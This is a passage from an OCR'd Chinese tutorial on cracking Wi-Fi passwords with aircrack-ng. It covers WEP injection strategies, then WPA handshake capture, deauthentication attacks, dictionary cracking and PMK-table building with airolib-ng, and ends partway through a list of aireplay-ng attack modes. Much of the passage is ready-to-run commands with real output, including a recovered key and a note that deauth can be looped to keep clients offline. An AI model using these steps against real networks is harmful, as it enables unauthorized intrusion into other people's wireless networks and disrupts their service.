
破解思路三：

以上两步都是基于有客户端并且客户端能产生少量数据的情况，但是有时候 AP 有客户端连接，但是并不在通信不能产生少量可用于注入的数据包。这时候就可以利用-0 冲突模式重新连接所产生的握手数据让-3 的 ARP 注入方式或-2 交互注入方式获得有效的可用于注入的 ARP 从而完成注入。

如下图所示



当-0 冲突模式攻击成功后，-2 的交互模式立刻获得一个可用的注入包。如下图所示



破解思路四：

大家看这张图，在建立-1 虚拟连接的时候出现失败的提示

You sheould specify a xor file (-y) with at least 148 keystreambytes

提示你建立虚拟连接需要用-y 参数指定一个预共享密钥的握手包。

这个握手包的获得和 WPA 中握手包的获得方式是一样的，采用-0 冲突模式，获得一个以 AP MAC 为名的 xor 包。然后在-1 建立虚拟连接的时候指定这个包。

然后利用-5 碎片攻击模式攻击，packetforge-ng 构造 ARP 注入包，然后-2 注入。从而获得足够的 ivs 用于破解。

因为我一执行-0 冲突模式，导致另外系统蓝屏，所以没能获得这个握手包，这部分内容不够详细。

等我换了网卡再做测试，如果 OK 我会补充到教程中。

WPA 破解详细教程

破解 WPA 的前提：必须要有合法无线客户端

WPA 破解的原理：

利用Deauth验证攻击。也就是说强制让合法无线客户端与AP被断开，当它被从WLAN 中断开后，这个无线客户端会自动尝试重新连接到AP上，在这个重新连接过程中，数据通信就产生了，然后利用airodump捕获一个无线路由器与无线客户端四次握手的过程，生成一个包含四次握手的cap包。然后再利用字典进行暴力破解。

1． 激活网卡，并让其工作于11信道

```
Airmon-ng start wifi0 11
```

2． 捕获11信道的cap包，并保存cap包为123.cap


```
Airodump-ng –w 123 –c 11 wifi0
```

上图可以看出采用了WPA加密方式，并且有一个0016b69d10ad合法的无线客户端。

3．进行Deauth验证攻击，强制断开合法无线客户端和AP直接的连接，使其重新进行连接

```
aireplay-ng -0 10 -a <ap mac> -c <my mac> wifi0
```

解释：-0指的是采取Deautenticate攻击方式，后面为发送次数。-c建议还是使用，效果会更好，这个后面跟的是监测到的合法的已连接的客户端MAC地址



注意上图红色部分，-c后面为合法无线客户端的MAC地址


Deauth攻击往往并不是一次攻击就成功，为确保成功截获需要反复进行（WPA破解不用等到数据Data达到几万，因为它只要一个包含WPA4次握手验证包就可以了）。如果成功捕获会出现下图红色部分的提示

这时如果输入dir就可以在root目录下看到名为123.cap的握手包了。

得到握手包以后就可以用字典直接破解

首先将在windows下用字典工具生成的字典（例password.txt）拷贝到root目录下

在BT3桌面双击system然后出现下图。



图中左边红色就为root目录，图中红色存储介质双击打开以后就看到你的每个硬盘的分区了。可以进入硬盘分区右键拷贝，然后进入root目录右键粘贴。如下图红色部分


目前 WPA 的破解主要还是基于暴力破解和字典破解，暴力破解和字典破解的一个共性就是“耗时、费力、运气”所以往往有时候你花了很多时间但还是破不了，这时候希望大家还是要接受这样一个残酷的现实。

破解方式一：用 Cap 数据包直接暴力破解


从破解难度上讲 WEP 是很容易破解的，只要你收集足够的 Cap 数据包就肯定可以破解。WPA 的破解需要有好的密码字典配合才能完成，复杂的 WPA 密码可能几个月也破解不出来。

输入：aircrack-ng -z –b <ap mac> 123*.cap

123 是前面所获得的握手包的文件名。系统会自动在你输入的文件名后加上-01、-02（如果数据包太多，系统会自动分成几个文件存储并自动命名，可以使用 ls 查看），输入 123*是打开所有 123 相关的 cap 文件。



常见问题：步骤 2 中收集数据包已达 30W，无法破解密码。可能系统自动分成了几个文件贮存 cap 包。如输入 123-01.cap 破解可能导致破解不成功，建议使用 123*.cap 选择所有的 cap 包进行破解。



破解方式二.　挂字典破解

一．直接在 BT3 中挂字典破解

aircrack-ng　- w password.txt –b <ap mac> 123.cap

参数说明：passwrod.txt为字典名称 123.cap为步骤2中获得的握手信息包

```
Quitting aircrack-ng...
root@bt:~# aircrack-ng -w password.txt -b 00904c7e0064 123.cap
```


耗时1分31秒获得WPA密码，如下图

```
                    Aircrack-ng 1.0 beta1 r857

          [00:01:31] 13814 keys tested (149.91 k/s)

                  KEY FOUND! [ z36bai21de ]

  Master Key     : 1F ED 74 7B 10 87 E4 8A 30 A9 C9 61 23 EB 46 52
                   C2 C6 CE 70 70 EE 61 41 99 57 90 2E E5 2E BF CE

  Transcient Key : 19 E5 FC 57 AD 91 CB 91 54 E2 8A 17 A0 16 23 93
                   6F 97 BE CA B2 A9 72 77 5F D5 38 3A 52 24 B3 4A
                   D7 30 32 D7 B5 BE 8C 57 53 87 71 F0 C1 2B 17 AD
                   69 E0 CA A0 E4 E7 15 33 3A FE 60 A4 81 2D 95 89

  EAPOL HMAC     : 01 AD 13 66 50 82 30 F7 6E 43 C5 7C 46 22 3C 08
```

从上图可以看出破解用时1分31秒，速度149.91K/S


注：本教程只为了描述破解的过程。我是做了个256K的小字典，事先把密码已经加到字典里了。

二．也可以把包含 4 次握手的 CAP 数据包拷贝到硬盘下在 WIN 下用 WinAircrack 挂字典破解。




如上图 Encryption type处选择WPA-PSK，下面capture files处导入抓取的握手包123.cap

然后选择WPA选项，如下图



在上图中Dictionary file处导入字典文件password.txt。然后点击右下角的Aircrack the key

然后出现下图提示



上图，选择1后回车，然后开始破解。成功破解如下图

从上图可以看出破解用时54秒，速度251.73K/S(比BT3下要快)

三．通过airolib构建WPA table实现WPA线速破解

WPA的字典破解除了直接挂字典破解外，另外一种就是用airolib将字典构造成WPA table然后再用aircrac进行破解。

构建WPA table就是采用和WPA加密采用同样算法计算后生成的**Hash** 散列数值，这样在需要破解的时候直接调用这样的文件进行比对，破解效率就可以大幅提高。


先讲通过airolib构建WPA table

WPA table具有较强的针对ssid的特性。

1．在构建WPA table之前需要准备两个文件：一个是ssid列表的文件ssid.txt，一个是字典文件password.txt。下图为我的文件

大家可以看到两个txt的文件，ssid记事本里是ssid的列表，你可以增加常见的ssid进去，后面的passwrod就是字典文件了。


2．把这ssid.txt和password.txt还有上面抓到的握手包123.cap这三个文件拷贝到root目录下方便使用。见下图



3.开始利用airolib-ng来构建WPA table了。构建wpa table保存的名字为wpahash（下同）

第一步，如下图

```
airolib-ng wpa --import essid ssid.txt
```



第二步，如下图

```
airolib-ng wpa --import passwd password.txt
```

```
D:\Program Files\aircrackwin\bin>airolib-ng wpa --import passwd password.txt
3Reading file...
Writing...s read, 5470 invalid lines ignored.
Done.
```

第三步，如下图

```
airolib-ng wpa --clean all
```

```
D:\Program Files\aircrackwin\bin>airolib-ng wpa --clean all
Deleting invalid ESSIDs and passwords...
Deleting unreferenced PMKs...
Analysing index structure...
Vacuum-cleaning the database. This could take a while...
Checking database integrity...
integrity_check
ok
Query done. 2 rows affected.
Done.
```

第四步，如下图

```
airolib-ng wpa --batch
```

注：这一步要等很久（视字典大小而定，我256K的字典等了有15分钟）

```
D:\Program Files\aircrackwin\bin>airolib-ng wpa --batch
Computed 21437 PMK in 195 seconds (109 PMK/s, 0 in buffer). All ESSID processed.
```


4. 用aircrack来利用WPA table进行破解

```
Aircrack-ng –r wpahash 123.cap
```

```
D:\Program Files\aircrackwin\bin>aircrack-ng -r wpa 123.cap
Opening 123.cap
Read 117097 packets.

   #  BSSID              ESSID                     Encryption

   1  00:90:4C:7E:00:64  SHU                       WPA (1 handshake)
   2  00:1D:0F:2A:D5:3C  TP-LINK                   No data - WEP or WPA

Index number of target network ? 1
```

选择1以后将开始破解。

成功破解将如下图所示



从上图中可以看出耗时00:00:00反正不超过1秒钟，速度42250.00K/S

大家也看到了三种破解方式，直接挂字典中在win下用WinAircrack破解是速度比在BT3下要快。直接挂字典破解不超过1分钟就破出了密码；利用WPA table破解速度虽然不到一秒，但是构建WPA table却耗费了15分钟。构建WPA table是很耗时的，但是构建出了包括常见ssid的和相对较大字典的WPA table的话，以后破解的速度将大大降低。当然没有万能的字典，如果有万能的字典，再构建出一个常见ssid的WPA table的话那这个预运算数据库是超级超级庞大的。

注：WIN平台下的CAIN软件中的破解器也可用于WEP和WPA的基于暴力和字典的破解，但是其破解速度很慢，相比aircrack-ng而言不具实用价值。

Aireplay-ng 的 6 种攻击模式详解

-0 Deautenticate 冲突模式

使已经连接的合法客户端强制断开与路由端的连接，使其重新连接。在重新连接过程中获得验证数据包，从而产生有效 ARP request。

如果一个客户端连在路由端上，但是没有人上网以产生有效数据，此时，即使用-3 也无法产生有效 ARP request。所以此时需要用-0 攻击模式配合，-3 攻击才会被立刻激活。

aireplay-ng -0 10 –a <ap mac> -c <my mac> wifi0

参数说明：

【-0】：冲突攻击模式，后面跟发送次数（设置为 0，则为循环攻击，不停的断开连接，客户端无法正常上网）

【-a】：设置 ap 的 mac

【-c】：设置已连接的合法客户端的 mac。如果不设置-c，则断开所有和 ap 连接的合法客户端。

aireplay-ng -3 -b <ap mac> -h <my mac> wifi0

注：使用此攻击模式的前提是必须有通过认证的合法的客户端连接到路由器

-1 fakeauth count 伪装客户端连接

这种模式是伪装一个客户端和 AP 进行连接。

这步是无客户端的破解的第一步，因为是无合法连接的客户端，因此需要一个伪装客户端来和路由器相连。为让 AP 接受数据包，必须使自己的网卡和 AP 关联。如果没有关联的话，目标 AP 将忽略所有从你网卡发送的数据包，IVS 数据将不会产生。用-1 伪装客户端成功连接以后才能发送注入命令，让路由器接受到注入命令后才可反馈数据从而产生 ARP 包。

aireplay-ng -1 0 –e <ap essid> -a <ap mac> -h <my mac> wifi0

参数说明：

【-1】：伪装客户端连接模式，后面跟延时

【-e】：设置 ap 的 essid

【-a】：设置 ap 的 mac

【-h】：设置伪装客户端的网卡 MAC（即自己网卡 mac）

-2 Interactive 交互模式

这种攻击模式是一个抓包和提数据发攻击包，三种集合一起的模式

1．这种模式主要用于破解无客户端，先用-1 建立虚假客户端连接然后直接发包攻击

aireplay-ng -2 -p 0841 -c ff:ff:ff:ff:ff:ff -b <ap mac> -h <my mac> wifi0

参数说明：

【-2】：交互攻击模式

【-p】设置控制帧中包含的信息（16 进制），默认采用 0841

【-c】设置目标 mac 地址

【-b】设置 ap 的 mac 地址

